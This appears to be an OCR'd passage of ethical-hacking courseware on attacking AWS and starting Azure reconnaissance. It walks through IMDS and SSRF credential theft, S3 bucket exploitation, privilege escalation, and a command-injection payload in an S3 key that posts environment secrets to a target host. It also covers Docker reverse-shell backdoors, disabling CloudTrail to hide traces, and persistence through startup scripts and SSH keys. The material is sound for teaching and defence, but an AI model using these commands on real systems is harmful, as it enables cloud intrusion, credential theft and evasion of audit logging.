- **Step 3:** Review the inbound and outbound rules for any **security group** allowing access from 0.0.0.0/0

Using AWS CLI

- Command to **identify security groups** with vulnerable open ports exposed to the Internet

  aws ec2 describe-security-groups \ --filter Name=ip-permission.cidr,Values=0.0.0.0/0,::/0 \ [--filter Name=ip-permission.from-port,Values=<port numbers>]

- Command to **define unrestricted network** access on a specific port

  aws ec2 authorize-security-group-ingress --group-id <security group ID> --protocol <protocol> --port <port number> --cidr 0.0.0.0/0

AWS Threat Emulation using Stratus Red Team

- Stratus Red Team is **"Atomic Red Team™"** for the cloud, allowing to emulate offensive attack techniques in a granular and self-contained manner.
- The tool supports multiple platforms, including AWS, GCP, Azure, and Kubernetes
- Command to list available attack techniques for the MITRE ATT&CK '**persistence**' tactic against AWS

```
~ stratus list --platform aws --mitre-attack-tactic persistence                    ✓ 13.29G 2.89

+-----------------------------------------+-----------------------------------------------------+----------+-----------------------+
| TECHNIQUE ID                            | TECHNIQUE NAME                                      | PLATFORM | MITRE ATT&CK TACTIC   |
+-----------------------------------------+-----------------------------------------------------+----------+-----------------------+
| aws.persistence.backdoor-lambda-function | Backdoor Lambda Function Through Resource-Based Policy | AWS      | Persistence           |
| aws.persistence.backdoor-iam-role       | Backdoor an IAM Role                                | AWS      | Persistence           |
| aws.persistence.backdoor-iam-user       | Create an Access Key on an IAM User                 | AWS      | Persistence           |
|                                         |                                                     |          | Privilege Escalation  |
| aws.persistence.iam-user-create-login-profile | Create a Login Profile on an IAM User         | AWS      | Persistence           |
|                                         |                                                     |          | Privilege Escalation  |
| aws.persistence.malicious-iam-user      | Create an administrative IAM User                   | AWS      | Persistence           |
|                                         |                                                     |          | Privilege Escalation  |
+-----------------------------------------+-----------------------------------------------------+----------+-----------------------+
```

- Command to **detonating** an attack technique

```
~ stratus detonate aws.persistence.backdoor-lambda-function                        ✓ 13.29G 2.91
2022/01/24 21:25:22 Checking your authentication against the AWS API
2022/01/24 21:25:23 Not warming up - aws.persistence.backdoor-lambda-function is already warm. Use --force to force
2022/01/24 21:25:23 Backdooring the resource-based policy of the Lambda function stratus-sample-lambda-function
2022/01/24 21:25:23 {"Sid":"backdoor","Effect":"Allow","Principal":"*","Action":"lambda:InvokeFunction","Resource":"arn:aws:lambda:us-east-1:751353041310:functi
on:stratus-sample-lambda-function"}
```

Gathering Cloud Keys Through IMDS Attack

- An attacker launches **IMDS attacks to obtain cloud keys** and gain access to the cloud resources
- Execute the following command to **access the instances** and identify various roles associated with the instances:

  curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
- Now, add a **role name as a suffix** to obtain the cloud keys:

  curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>

```
[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
s3_access_for_ec2[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/s3_access_for_ec2
{
  "Code" : "Success",
  "LastUpdated" : "2019-12-08T22:26:28Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAUR7KWXJQA45VK2F6",
  "SecretAccessKey" : "bWCySqSDC7ldCBioVm8CpwrDONlQBOkkDXpWTVL0"
  "Token" : "IQoJb3JpZ2luX2VjEGcaCXVzLWVhc3QtMSJGMEQCIEf1371cID8nCle2IDDlEKn/F9jslLmyQpqJXVeoRtRDAiBOwdvz7yub3afZGWUqOllaT+2eyIrwfCBAhyl4ZDl7xiraAgiw/
////////8BEAEaDDMxMzQ4Nzk2NDc2OCIMJAC2yQzwfhco5Ba+Kq4CJ8fgVoQfLaGlVHReLVSJol9Jh/WZa/1oA32unplPzGPAlhArOa8KmnCGo7aXkNqV7L2hMnlKKtqEWBE3+N46S6YO3uJQQeA
WhbF73WEg3NjSpvJrXg6LY2TlmrYS9YPQ1CNWYAHEShSqta63R6F5mOyiEzDCZUHsNYYNPNaijqP/INIR2nTC8UDIJaLeY1Z3qe4qk8VSxgLr0gV8ndCA5/Qn4fChxn0t5DOhwhoWJPPZIfLmVpQZW
RtxgCvxLO79mP97l0ILjvLT9gzoXwiMNFEXAKiHLyufNaXT6LEFGosm92GS+OfdYbRzCYltagS4DayiYDqvSIrqEFvy5IuzrjaKJT+aXJco9IVgXTNAspYggo0cRbid3+OloCGH9GjNGjtPgrkjGYv
mNmtYMGQwpPG17wU6zwLYYfjMSBnU7OkuaIv9qhZmDqvXq9C9Z4RiykkmcfK6EMKb7CzZkPv2lR9vggddSkEs+hCQ/YnmwOz8HFPKgswWDg/R6jG0EGeoO7yz6LCAPlWVMIolGg8RQf8kd2F7PuvLN
MWg/4rSYEI6ZJJY4fxUbKkY3d1V16tlHgQ/dvOpCRjalw7l2StFEL5/2RajILymDzlJJP5byPm7YD+opnsjNGDOrFkhlQl+xcIO4GcNsQW6krIHqOh/XYwNCZIuAeJxXBYqrRkWZfH60CACvpgzlHq
N+kBr5EvFOx/KdP4dx5eDQZFuQAdhVDinELKqVzUHC8PDZ7PjGW3RywI+PloWCAgkcYT0krbtfOh9oz2nDBqLy2X8om2KxvKngwKFcQcbseJ7rwJBmbKWwEI1Dz36aYzgJk3OuvWcMeSAEYBwdC5Em
sSYpqLdmRz65ytFFg==",
  "Expiration" : "2019-12-09T05:00:37Z"
}[ec2-user@ip-172-31-90-188 ~]$
```

https://docs.aws.amazon.com

Exploiting Misconfigured AWS S3 Buckets

Step 1: Identify S3 buckets

Attackers use tools such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer to find URLs of AWS S3 buckets

Step 2: Setup AWS command-line interface

Install **aws-cli** to check the version and create an account

Step 3: Extract access keys

- Sign in and go to **https://console.aws.amazon.com/iam/**
- Select **Users → Add User**
- Fill in the necessary details and click on the "**Create User**" button
- Download the CSV file and extract your access keys

Step 4: Configure aws-cli

Go to the terminal and run the command

aws configure

Step 5: Identify vulnerable S3 buckets

Run the command

aws s3 ls s3://[bucket_name]

Step 6: Exploit S3 buckets

Run the following commands to manipulate the files stored in the S3 buckets:

aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request

aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request


aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request

Compromising AWS IAM Credentials

Repository Misconfigurations	Attackers exploit misconfigurations while hosting AWS keys in a shared storage on the internal network such as the Git repository to **access the AWS IAM keys**
Social Engineering	Attackers use social engineering techniques such as fake emails, calls, or SMSs to trick the users into revealing **AWS IAM credentials**
Password Reuse	Reusing the **same passwords** for multiple services enables attackers to compromise the credentials and gain access to other cloud services
Vulnerabilities in AWS-Hosted Applications	Vulnerabilities in AWS-hosted applications allow attackers to perform attacks such as reading local files and **server-side request forgery** to steal AWS IAM credentials
Exploiting Third-Party Software	Attackers compromise third-party software used to manage cloud services to **gain high-level access** to the data stored in the cloud environment
Insider Threat	A disgruntled employee who wants to damage the reputation of the company can exploit the cloud services using his credentials and perform **direct code changes** to disclose private information to the public

Hijacking Misconfigured IAM Roles using Pacu

- AWS IAM policies such as AssumeRole permissions are flexible, but misconfigurations in the **role permissions** can open the doors for various attacks
- Attackers use tools such as Pacu, an open source AWS exploitation framework for enumerating and **hijacking IAM roles**
- For example, if the role "AWS":"*" (poorly configured) is exists, then any user with a valid AWS account can assume the role and obtain credentials



Scanning AWS Access Keys using DumpsterDiver

- DumpsterDiver allows attackers to examine a **large volume of file types** while scanning hardcoded secret keys such as AWS access keys, and SSL keys
- Attackers use this tool to identify any **potential secret leaks** and hardcoded passwords in the target cloud services


- DumpsterDiver scans directories or archives for potential secrets. To scan a directory, use:

  dumpsterDiver -p /path/to/scan

- Scanning a directory for AWS keys:

  dumpsterDiver -p /path/to/scan -e AWS_KEY

- Once the scan is complete, DumpsterDiver provides a report of potential secrets found. This report includes the file paths and the suspected secrets



Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Step 1: Abuse AWS credentials

- Use the "**Enumerate ECR**" module to list the details of available ECR repositories

Step 2: Pull the target Docker image


- Use the CCAT "**Pull Repos from ECR**" module to download the target repository

Step 3: Create a backdoor image

- Use the "**Docker Backdoor**" module to create a reverse shell backdoor replacing the default CMD command

Step 4: Push the backdoor Docker image

- Use the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository



Exploiting Shadow Admins in AWS

- Shadow admins are user accounts with specific permissions that allow attackers to **penetrate the target cloud network**
- Attackers abuse shadow admin permissions to **escalate privileges and gain control** over the target cloud environment

Elevating Access Permissions

Attackers abuse **Microsoft.Authorization/elevateAccess/Action** permissions to elevate their privileges to an admin account

Modifying Existing Roles

Attackers abuse **Microsoft.Authorization/roleDefinitions/write** permissions to modify an existing role and create new admin accounts

Creating New Accounts

Attackers with the **Microsoft.Authorization/roleAssignments/write** permission can assign new roles for privileged accounts

SkyArk

SkyArk contains two main scanning modules, **AWStealth** and **AzureStealth**, which allow attackers discover entities having sensitive and risky permissions

Gaining Access by Exploiting SSRF Vulnerability

- **Exploiting SSRF vulnerability to retrieve AWS IAM credentials**
  - Attackers exploit SSRF vulnerability in a web application to gain access to cloud metadata services such AWS EC2 and retrieve AWS access keys for a role
  - Attackers can perform this attack only when the target web application is using **Http** and has an SSRF vulnerability in a GET variable called **url**

- **Adding credentials to the local aws-cli**
  - Add the credentials to the local **aws-cli** using the **aws configure** command

- **Gaining access to data stored in S3 buckets**
  - Run the following command to check the AWS set up:

    aws sts get-caller-identity --profile stolen_profile
  - Run the following command to retrieve all the buckets available for the account:


    aws s3 ls --profile stolen_profile
  - Run the following command to synchronize and download all the data stored in the buckets:

    aws s3 sync s3://bucket-name /home/attacker/localstash/targetcloud/ --profile stolen_profile

Attacks on AWS Lambda

Black-Box Scenario

In this scenario, attackers make **certain assumptions** regarding the specific feature as they do not have prior information about the internal working systems or the environment



AWS CLI commands

- List the objects within the specified bucket:

  aws s3 ls prod-file-bucket-eu
- Check the assigned tags along with some useful information:

  aws s3api get-object-tagging --bucket prod-file-bucket-eu --key config161.zip
- Create a new connection with another EC2:


  aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X POST -d "testCurl" <Target IP>:443;'
- Use the env environment for extracting the AWS credentials:

  aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X POST -d "`env`" <Target IP>:443;.zip'

Attacks on AWS Lambda (Cont'd)

White-Box Scenario

- In this scenario, attackers **hold prior information** about the environment, which helps them in achieving their goals
- Check the **user policies** associated with an account: **aws iam list-attached-user-policies --user-name operator**
- List the **Lambda functions** and identify a specific role: **aws lambda list-functions**
- Find more information about the Lambda function: **aws lambda get-function --function-name corpFuncEasy** ⌡



AWS IAM Privilege Escalation Techniques

1. **Create a new policy version**

   Attackers having access permissions to **iam:CreatePolicyVersion** can create a new version of an IAM policy with custom permissions

2. **Assign the default policy version to an existing version**

   Attackers can escalate their privileges by abusing existing policies that are not in use, if they have access permissions to **iam:SetDefaultPolicyVersion**

3. **Create an EC2 instance with an existing instance profile**

   Attackers having access permissions to **iam:PassRole** and **ec2:RunInstances** can create a new EC2 instance with an already existing instance profile to access the operating system

4. **Create a new user access key**

   Attackers having access permissions to **iam:CreateAccessKey** for other users can create an access key ID and secret access key for another user

5. **Create/update login profile**

   Attackers having access permissions to **iam:CreateLoginProfile** and **iam:UpdateLoginProfile** can create or change login profiles of other users

6. **Attach a policy to a user/group/role**

   Attackers having access permissions to **iam:AttachUserPolicy**, **iam:AttachGroupPolicy**, and **iam:AttachRolePolicy** can attach a policy to a user/group/role and add permissions of that policy to that of the attacker's

7. **Create/update an inline policy for user/group/role**

   Attackers having access permissions to **iam:PutUserPolicy**, **iam:PutGroupPolicy**, and **iam:PutRolePolicy** can create or update an inline policy for a user, group, and role respectively

8. **Add a user to a group**

   Attackers having access permissions to **iam:AddUserToGroup**, can add themselves to an existing IAM user group in the AWS environment

Creating Backdoor Accounts in AWS

- Attackers can use tools such as **Endgame** and **Pacu** to create backdoor accounts in an AWS cloud platform
- List the IAM resources with the user account:

  endgame list-resources -s iam
- List S3 Buckets:

  endgame list-resources --service s3
- List resources across the services:

  endgame list-resources --service all
- Create a backdoor to a specific resource:

  endgame expose --service iam --name test-resource-exposure

Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating CloudTrail Service

Covering Tracks

- The first step an attacker performs after gaining high level access to the compromised environment is **hiding the traces**
- Attackers **disable the logging functionality** in AWS by pausing the CloudTrail service
- The command to manipulate logs is as follows:
  - **$ aws cloudtrail stop-logging --name targetcloud_trail --profile administrator** → stop logging
  - **$ aws cloudtrail delete-trail --name targetcloud_trail --profile administrator** → remove the trails
  - **$ aws s3 rb s3://<Bucket_Name > --force --profile administrator** → delete the contents of the bucket storing trails

Maintaining Access

- After clearing the logs, attackers perform further exploitation to maintain persistence access to the cloud infrastructure
- Attackers install backdoors to AWS infrastructure using the following techniques:
  - **Manipulating user data** associated with an EC2 instance with privileged access rights
  - **Creating new EC2 instances** depending on the Amazon Machine Images (AMI) by assigning a privileged role
  - **Inserting a backdoor** to the existing Lambda function
  - **Manipulating access keys** using Lambda functions such as **rabbit_lambda**, **cli_lambda**, and **backdoor_created_users_lambda**

Establishing Persistence on EC2 Instances

Establishing persistence on EC2 instances involves ensuring continuous access to a compromised system, even after reboots or attempts to remove the attacker. Following are some techniques for establishing persistance on EC2 Instances:

Creating Backdoor Users	Use the AWS CLI or management console to **create a new IAM user** or **role** with administrative permissions • **aws iam create-user --user-name <Username>** • **aws iam attach-user-policy --user-name <Username> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess**
Altering Startup Scripts	Modify the **startup script files**, such as /etc/rc.local, /etc/init.d/, or systemd service files, to include commands that execute malicious code. • **echo "<malicious script path>" >> /etc/rc.local**
SSH Key Injection	Add attackers **SSH public key** to the ~/.ssh/authorized_keys file of the target user. • **echo "attacker_key" >> ~/.ssh/authorized_keys**
Installing Rootkits	Deploying **rootkits** enables attackers to hide their malicious processes and files from standard system monitoring tools, ensuring they can maintain privileged access without detection
Leveraging IAM Roles	Use the **existing role** and create a new one with similar privileges. • **aws iam create-role --role-name <Role-name> --assume-role-policy-document file:// Test-Role-Trust-Policy.json** • **aws iam attach-role-policy --role-name <Role-name> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess**

Lateral Movement: Moving Between AWS Accounts and Regions

- Lateral movement within AWS involves moving from one account or region to another to **escalate privileges** or gain **access to additional resources**

Steps for lateral movement in AWS


- **Step 1:** Attacker identifies IAM roles with permissive policies or trust relationships
  - **aws iam list-roles**
- **Step 2:** Attacker assumes an IAM role in the target account to gain additional permissions
  - **aws sts assume-role --role-arn arn:aws:iam::<target-account-id>:role/<role name> --role-session-name <session name>**
- **Step 3:** Attacker configures the AWS CLI with the obtained temporary credentials
  - **export AWS_ACCESS_KEY_ID=<AccessKeyId>**
  - **export AWS_SECRET_ACCESS_KEY=<SecretAccessKey>**
  - **export AWS_SESSION_TOKEN=<SessionToken>**
- **Step 4:** Attacker enumerates the target account's resources and permissions
  - **aws s3 ls**
  - **aws iam list-attached-user-policies --user-name <assumed user name>**
  - **aws iam list-attached-role-policies --role-name <assumed role name>**
- **Step 5:** After exploiting the target account, the attacker can enumerate all AWS regions available to the account
  - **aws ec2 describe-regions**
- **Step 6:** Attackers can access and exploit resources in different AWS regions
  - **aws s3api list-buckets --query <filter>**

AWSGoat: A Damn Vulnerable AWS Infrastructure

- AWSGoat is a vulnerable AWS infrastructure that offers a realistic, hands-on environment with various vulnerabilities that **simulate real-world attack scenarios**
- By interacting with AWSGoat, attackers can gain practical experience in **identifying and exploiting weaknesses** within AWS environments

Scenarios where attackers can leverage AWSGoat :

- SQL Injection
- ECS Breakout and Instance Metadata
- Server-Side Request Forgery
- IAM Privilege Escalation
- File Upload and Task Metadata



Objective 05

Demonstrate Microsoft Azure Hacking

Azure Reconnaissance using AADInternals

AADInternals is PowerShell module for **administering Azure AD** and **Office 365**. It provides a wide range of tools for **reconnaissance**, **exploitation**, and **post-exploitation**

Some commands to perform Azure Reconnaissance

- Run the following command to **start tenant recon** of the given domain:

  Invoke-AADIntReconAsOutsider -Domain <domain name> | Format-Table

- Run the following command to **return login information** for the given user (or domain):

  Get-AADIntLoginInformation -Domain <domain name>

  $results = Invoke-AADIntReconAsGuest

- Run the following command to **return all registered domains** from the tenant of the given domain:

  Get-AADIntTenantDomains -Domain <domain name>

Identifying Azure Services and Resources

- Identifying Azure services and resources is crucial for attackers to map out the cloud environment and **discover potential targets**
- They may use tools such as **AZ CLI** and **MicroBurst** to automate the process of enumerating resources and services within an Azure subscription

Enumerating Azure Services and Resources using MicroBurst

- To import the **MicroBurst module** in an authenticated Az module PowerShell session:

  Import-Module .\MicrosBurst.psm1

- To **create a folder** and store the **function's output**:

  New-Item -Name "microburst-output" -ItemType "directory"

